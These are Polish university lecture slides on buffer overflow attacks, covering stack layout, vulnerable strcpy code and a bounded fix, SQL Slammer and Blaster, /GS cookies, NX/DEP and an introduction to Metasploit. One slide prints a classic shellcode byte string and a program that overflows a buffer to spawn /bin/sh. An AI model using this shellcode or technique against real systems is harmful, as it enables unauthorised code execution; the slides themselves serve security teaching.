

Zagrożenia dla aplikacji „hostowych”

Ataki przepełnienia bufora

Przepełnienie bufora

- ❑ Jest to najbardziej popularny typ ataku wykorzystywany przez tzw. *exploity*
- ❑ Przepełnienie bufora ma miejsce wówczas, gdy następuje próba zapisania w nim większej ilości informacji niż wynosi jego zadeklarowany rozmiar
- ❑ Sytuacja tak może wystąpić np. wówczas gdy aplikacja nie nakłada ani nie sprawdza ograniczeń dla danych wejściowych
- ❑ Głównym celem umyślnego przepełnienia bufora jest wykonanie kodu podstawionego przez atakującego zwłaszcza z wysokimi uprawnieniami (np. systemowymi lub administracyjnymi)

411

Ataki przepełnienia bufora - wstęp

- ❑ Ataki przepełnienia bufora wykorzystują słabe strony w modelu zarządzania pamięcią stosowanego w wielu współczesnych systemach komputerowych.
- ❑ Kod generowany przez wiele języków programowania „wysokiego poziomu” takich jak C nie wykonuje w sposób automatyczny sprawdzenia ograniczeń ilościowych danych zapisywanych w zmiennych. Problem ten ilustruje poniższy przykład.

```
void main(){
    char bufferA[256];
    myFunction(bufferA);
}

void myFunction(char *str) {
    char bufferB[16];
    strcpy(bufferB, str);
}
```

412

Ataki przepełnienia bufora - wstęp

```
void main() {
    char bufferA[256];
    myFunction(bufferA);
}


void myFunction(char *str) {
    char bufferB[16];
    strcpy(bufferB, str);
}
```

- ❑ Funkcja *Main()* używa tablicy o rozmiarze 256 bajtów jako argumentu wywołania funkcji *myFunction*, która kopiuje tę tablicę do innej tablicy o zadeklarowanym rozmiarze 16 bajtów.
- ❑ Ponieważ przed kopiowaniem danych nie jest wykonywane sprawdzenie czy tablica docelowa jest wystarczająco duża, następuje zapis 240 bajtów danych do przestrzeni w pamięci sytemu komputerowego nie przeznaczonej dla danych tego programu.
- ❑ Możliwość zapisania danych do pamięci nie związanej z obszarem danych konkretnego programu stanowi podstawę ataków opartych na przepełnieniu bufora.
- ❑ Wykorzystanie przepełnienia bufora do zaatakowania określonego systemu polega na zmodyfikowaniu zawartości stosu systemowego.

413

Organizacja i wykorzystanie stosu

- ❑ Zakładamy, że jesteśmy w funkcji *main()* i wykonujemy wywołanie funkcji *myFunction(char *str)*.
- ❑ Wywoływana funkcja musi mieć dostęp do przekazanych dla niej danych.
- ❑ System w którym wykonywany jest ten program musi wiedzieć w którym miejscu wznosić wykonywanie funkcji *main()* po zakończeniu wykonywania funkcji *myFunction*
- ❑ Oba powyższe wymagania realizowane są poprzez użycie stosu systemowego.
- ❑ Stos jest strukturą danych o dostępie sekwencyjnym poprzez operacje *push* i *pop*.



414


Organizacja i wykorzystanie stosu

W naszym przypadku po wywołaniu funkcji *myFunction* w pierwszym kroku na stosie zapisywany jest argument podany przy wywołaniu funkcji.

```
void main(){
    char bufferA[256];
    myFunction(bufferA);
}
```

W tym miejscu OS wykonuje następujące operacje:
push(bufferA);
call myFunction;

Aktualna zawartość stosu:



415


Organizacja i wykorzystanie stosu

Bezpieczeństwo
systemów
informacyjnych

Przy wykonaniu przez OS operacji "call myFunction" na stosie zapisywany jest też adres powrotu do funkcji *main()* po zakończeniu wykonywania *myFunction*.

W tym przypadku adres powrotu powinien wskazywać na następną wiersz w *main()*. Po zapisaniu adresu powrotu na stosie mogą być zapisywane inne dane systemu operacyjnego.

Następnie wykonywany jest kod zawarty w *myFunction*. Na początku na stosie zapisywane są lokalne zmienne zadeklarowane w *myFunction* (czyli *bufferB[16]*). Ponieważ zmienna ta ma zadeklarowany rozmiar 16 bajtów, OS zaalokuje dla niej na stosie obszar o rozmiarze 16 bajtów).




416

Organizacja i wykorzystanie stosu

Bezpieczeństwo
systemów
informacyjnych

Stan stosu:

```
void myFunction(char *str) {
    char bufferB[16];
    strcpy(bufferB, str);
}
```




417

Mechanizm przepełnienia bufora

Bezpieczeństwo
systemów
informacyjnych

W momencie wykonania komendy *strcpy* w *myFunction* następuje skopiowanie tablicy *str* do przestrzeni pamięci zaalokowanej dla tablicy *bufferB*.

Ponieważ dla tablicy *bufferB* zostało przeznaczonych tylko 16 bajtów, a rozmiar tablicy *str* wynosi 256 bajtów pozostałe dane nadpisują resztę stosu, a w szczególności adres powrotu.




418

Mechanizm przepełnienia bufora

Bezpieczeństwo
systemów
informacyjnych

- ❑ Po operacji kopiowania stos zostaje zaśmiecony niewłaściwymi danymi.
- ❑ Co jest bardzo istotne, pewne dane zostały nadpisane w obszarze stosu zawierającym adres powrotu do *main()* po wykonaniu *myFunction*.
- ❑ Przy odpowiednim doborze zawartości tablicy *str* (czyli danych wejściowych dla *myFunction*) możliwe jest uzyskanie adresu powrotu wskazującego na kod podstawiony w danych wejściowych.

Jeżeli ten fragment danych zostanie odpowiednio dobrany, to można skierować OS na wykonanie określonego kodu.




419

Mechanizm przepełnienia bufora

Bezpieczeństwo
systemów
informacyjnych

- ❑ Zwykle w celu wykorzystania przepełnienia bufora do wykonania ataku adres powrotu dobierany jest tak, aby wskazywał na początek zawartości bufora, który spowodował przepełnienie.



Gdy system wróci po wykonaniu wywołania funkcji, nastąpi rozpoczęcie wykonania kodu znajdującego się na początku tablicy *str*.

420

Przykład kodu z przepełnieniem bufora

Bezpieczeństwo
systemów
informacyjnych

```
Void CopyString(char *dest, char *source){
    while(*source){
        *dest++ = *source++;
    }
}

void Example (){
    char    buffer[16];
    CopyString(buffer, "Ten łańcuch przepełni bufor!");
}
```

421

Kod poprawiony

```
Void CopyString(char *dest, char *source, int length){
    int i=0;
    while((*source) && (i < length)){
        *dest++ = *source++;
        i++;
    }
}

void Example (){
    char    buffer[16];
    CopyString(buffer, „Ten łańcuch nie przepelni bufora!", 16);
}
```

422


Przykładowy program wykorzystujący przepełnienie bufora

```
char shellcode[ ] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
    "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d"
    "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80"
    "\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128]; // bufor o długości 96B zostanie przepełniony
void main() {
    char buffer[96]; // tu będzie przepisany shellcode
    int i;
    long *long_ptr = (long *) large_string; // ustawienie wskaźnika na large_string
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer; // wypełnienie large-string adresem tablicy buffer
    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i]; // przepisanie shellcode do tablicy large_string
    strcpy(buffer, large_string); // skopiowanie tablicy large_string do tablicy buffer
}
```

423

Problemy w rzeczywistych exploitach

- ❑ Należy określić początek naszego bufora w stosie systemowym
- ❑ Rozwiązanie: wypełnienie kodu exploita rozkazami NOP aby nie spowodować błędu typu „segmentation fault”



424

Przykłady rzeczywistych exploitów

SQL Slammer (2003)

- ❑ Zainfekował 90% podatnych hostów w ciągu 10 min
- ❑ Wykorzystał błąd w usłudze *Resolution Service* serwera MS SQL Server Resolution Service. Poprawka do tego błędu była dostępna 6 miesięcy przed pojawieniem się exploita!
 - ✓ Jeżeli pakiet UDP przychodzący na port 1434 ma pierwszy bajt równy 0x04, to reszta pakietu jest interpretowana jako klucz rejestru do otwarcia.
 - ✓ Nazwa klucza rejestru (reszta pakietu) zapisywana jest w buforze w celu późniejszego wykorzystania.
 - ✓ Rozmiar klucza nie jest sprawdzany, co w przypadku gdy jest on zbyt długi powoduje przepełnienie bufora.

425

Przykłady rzeczywistych exploitów


Blaster Worm (2003)

- ❑ Wykorzystał przepełnienie bufora w Microsoft DCOM RPC interface
- ❑ Podstawiony kod pobiera do zainfekowanego hosta plik mblast.exe poprzez TFTP i wykonuje go.
- ❑ mblast.exe próbuje przeprowadzić atak typu SYN flood na witrynę windowsupdate.com, a także skanuje i infekuje inne hosty.

426

Przepełnienie bufora – ochrona programowa

- ✓ Dla języków takich jak C lub C++ programy nie mogą być łatwo zabezpieczone w uniwersalny sposób
- ✓ Aby wykrywać przepełnienie bufora kompilator Visual C++ .NET ma zaimplementowaną opcję /GS
- ✓ Użycie /GS powoduje wstawienie pomiędzy buforem, a adresem powrotu fragmentu kontrolnego nazywanego "speed bump" lub cookie
- ✓ W przypadku nadpisania adresu powrotu następuje też nadpisanie cookie, co jest wykrywane przez specjalną usługę systemową
- ✓ Większość krytycznych komponentów Windows XP została w wersji SP2 przekompilowana z użyciem opcji /GS
 - Komponenty przyjmujące dane z sieci
 - Komponenty pracujące z niezauważanym wejściem



427

Przepelnienie bufora – ochrona programowa

Bezpieczeństwo systemów informacyjnych

- ❑ Nowe języki takie jak Java i C# rozwiązują problem przepelnienia bufora w sposób kompleksowy poprzez funkcje automatycznej alokacji pamięci i poprzez wirtualną maszynę, która izoluje kod aplikacji
 - ✓ Java korzysta z Java Virtual Machine (JVM)
 - ✓ C# korzysta z *Common Language Runtime* (CLR)

428

Przepelnienie bufora – ochrona sprzętowa

Bezpieczeństwo systemów informacyjnych

- ❑ Znana jest jako NX (No eXecute) lub 'Execution Protection'
- ❑ Chroni przed wykonaniem kodu podstawionego w obszarze danych, co stanowi podstawę ataków opartych o przepelnienie bufora
- ❑ NX wpływa na działanie procesora
 - ✓ Procesor rozdziela obszary pamięci na takie w których może być wykonywany kod oraz na takie, gdzie wykonanie kodu jest zabronione
 - ✓ Od strony użytkowej polega to na oznaczeniu obszarów w pamięci jako *non-executable*
 - ✓ W przypadku próby wykonania kodu z obszaru NX procesor zgłasza wyjątek

429

Przepelnienie bufora – ochrona sprzętowa

Bezpieczeństwo systemów informacyjnych

- ❑ Jako pierwszy NX został wprowadzony w procesorach AMD Athlon64 i Opteron
- ❑ Obecnie rozwiązanie to dostępne jest w praktycznie wszystkich aktualnych modelach procesorów AMD (NX) i Intel (funkcja o nazwie Execute Disable Bit - XD)
- ❑ NX wykorzystywany jest do sprzętowej realizacji technologii DEP (*Data Execution Prevention*) w systemach Windows (od XP SP2)

430

Zagrożenia dla aplikacji „hostowych”

Przykład wykorzystania podatności aplikacji na przepelnienie bufora

Środowisko Metasploit

Bezpieczeństwo systemów informacyjnych

Metasploit framework

- Narzędzie do testowania i przełamania zabezpieczeń
- Środowisko do uruchamiania exploitów
- Środowisko do tworzenia nowych exploitów
- Możliwość bazowania na gotowych komponentach
- Uproszczenie i standaryzacja tworzenia oraz stosowania exploitów
- Działa na Linux, Windows, Mac OS X
- Projekt Metasploit uruchomiony w 2003 roku
- W 2009 projekt przejęty przez firmę Rapid 7 (wersja komercyjna)
 - Metasploit express, Metasploit pro
- Alternatywne, komercyjne rozwiązania
 - Core Security Technologies: Core Impact
 - Immunity: CANVAS


www.metasploit.com

432

Środowisko Metasploit

Bezpieczeństwo systemów informacyjnych


Metasploit - komponenty



433

Metasploit – tworzenie exploita

Bezpieczeństwo
systemów
informacyjnych



434